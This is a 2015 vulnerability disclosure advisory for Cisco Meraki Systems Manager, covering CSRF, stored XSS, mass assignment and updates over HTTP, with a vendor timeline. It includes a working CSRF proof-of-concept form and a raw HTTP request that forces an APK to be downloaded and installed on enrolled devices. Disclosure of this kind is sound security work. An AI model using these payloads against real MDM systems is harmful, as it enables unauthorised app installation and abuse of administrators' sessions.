

Vulnerability Advisory – Vendor Disclosure

Name	Cisco Meraki Systems Manager Multiple Vulnerabilities
Vendor Website	https://meraki.cisco.com
Affected Software	Cisco Meraki Systems Manager
Date Released	29 th January 2015
Researchers	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Cisco Meraki Systems Manager cloud-based device manager software.

The Cisco Meraki Systems Manager system was found to suffer from a number of vulnerabilities. A Cross Site Request Forgery vulnerability was discovered, allowing an attacker to determine the registration code for an organisation's Systems Manager instance or send out spam email. A Stored Cross Site Scripting vulnerability was discovered, allowing a mobile device running the Systems Manager MDM software to stage Cross Site Scripting attacks against the organisation's administrative users.

The Cisco Meraki Systems Manager administrative console was found to suffer from a Mass Assignment vulnerability, allowing a malicious user to leverage the "Backpack" functionality to automatically download and install arbitrary applications to the end user devices. Additionally, legitimate updates for the Systems Manager MDM software were found to be shipped over HTTP. This allows an attacker to intercept and tamper the application package provided they have access to the network communications somewhere between the client and the Meraki cloud.


Exploitation

Registration Email Cross Site Request Forgery

The Cisco Meraki System Manager administrative console uses an 'X-CSRF-Token' HTTP header to protect against Cross Site Request Forgery attacks, however it was found that this header is often not validated on the server side and can simply be omitted. The following POC can be used to coerce an authenticated user into sending an email containing arbitrary content to an arbitrary address:

CSRF POC

```
<html>
  <body>
    <form action="https://n85.meraki.com/Systems-
Manager/n/Q6mExcvb/manage/configure/pcc_send_mdm_link/">
      <input type="hidden" name="type" value="email" />
      <input type="hidden" name="addr"
value="ao367gnae9aer7ghb#64;mailinator#46;com" />
      <input type="hidden" name="msg"
value="Enroll#32;in#32;Meraki#32;Systems#32;Manager#32;by#32;opening#32;this
#32;URL#32;on#32;your#32;Android#32;device#58;" />
      <input type="hidden" name="platform" value="android" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The certificate and key used to create the Mdm-Signature header can be found under `/data/data/com.meraki.sm/files/` on a provisioned Android device. The password for the keystore is under the 'scep_keystore_password' shared preference.

In order to exploit this, an attacker must be registered against the Meraki MDM instance (in order to have the correct certificate and key to generate the Mdm-Signature header). This requires the knowledge of a 10 digit enrolment code (xxx-xxx-xxxx). These need to be brute forced or obtained via other means (invitation email, QR code, etcetera).

Backpack Mass Assignment


The 'Backpack' functionality of the Cisco Meraki Systems Manager can be abused to install arbitrary APK files on users' devices. This is achieved by using mass assignment to define the 'auto_download' and 'auto_install' flags on a specific item (in this case an APK file). The following screenshot shows the request to the `update_pcc_ios` method used to make an APK file automatically download and install.

```

Mass Assignment
POST /Systems-Manager/n/Q6mExcvb/manage/configure/update_pcc_ios HTTP/1.1
Host: n85.meraki.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-NewRelic-ID: UQYBWFBAcGACUFLV
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRF-Token: E9rjs6EI7t+ATaBzGLzsG/qHGnUsI3IAbe+Ue+8TDzE=
X-Requested-With: XMLHttpRequest
Referer: https://n85.meraki.com/Systems-Manager/n/Q6mExcvb/manage/configure/pcc_ios
Content-Length: 506
Cookie: registered=true; _session_id=530ce62175cd946d34b720bfe1def587;
dash_auth=MOUaKLDvh25opUavu5s6VIiLMK5jmKwU_tffbKZMH6oh0136qGJ1EyPjZc-HE2lWuV_GZ-BZagWbgr081ohAaAgJguDJ5KPFHLl9WgeSRQg0wZmYA2zXl7I
-aEXm5Nhdn53abfovYcvS5gQIMQeZGMZHpTvVNypOyUfEHI4Zdh25ct-EQ7NLj0ckGk5X4SoAHJbr7sktP-7LwWu03RByoAfs;
BAYEUX_BROWSER=a221-ygb70q3hy8dji0xmhmbow0x
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache


profile[id]=610800699462125923&profile[documents][610800699462123901][PayloadDisplayName]=app2&profile[documents][610800699462123901][document_url]=http://192.168.0.1/app.apk&profile[documents][610800699462123901][extension]=null&profile[documents][610800699462123901][tags]=null&profile[documents][610800699462123901][keep_synced]=null&profile[documents][610800699462123901][is_new]=false&profile[documents][610800699462123901][auto_download]=true&profile[documents][610800699462123901][auto_install]=true
  
```

The following screenshot shows the screen displayed to the user, it should be noted that using the 'back' button at this point is futile and access back into the Meraki Systems Manager application cannot be achieved without tapping the 'install' button.



Updates over HTTP

An attacker with access to network traffic between the device and the Meraki servers may tamper the APK file used for updating. The update notification specifies 'http://dl.meraki.net/androidsm/AndroidSM.apk' as the document_url of the update. When an update is available, the <http://dl.meraki.com> URL is requested by the application. The following screenshots detail the update notification and the subsequent request made over HTTP.



Update Download via HTTP

```
GET /androidsm/AndroidSM.apk HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; Galaxy Nexus Build/KTU84Q)
Host: dl.meraki.net
Accept-Encoding: gzip
Proxy-Connection: close
Connection: close
```

Solution

The Cisco Meraki Systems Manager cloud has been patched as deemed appropriate by Cisco.

Timeline

13/10/2014 – Initial Advisory Sent to security@meraki.com

14/10/2014 – Response from Cisco acknowledging the advisory documents and confirming the Updates over HTTP vulnerability.

14/10/2014 – Response from Cisco stating that “The ability to require the download and installation of APK (and other files) is a feature of MDM Administration, and does not on its own constitute a vulnerability.” In regards to the Mass Assignment vulnerability. Remaining vulnerabilities acknowledged and more information requested.

17/10/2014 – Additional information sent to Cisco, as requested.

30/10/2014 – Request for Update

30/10/2014 – Response stating the Cross Site Request Forgery and Cross Site Scripting vulnerabilities were resolved

29/01/2015 – Advisory Release.

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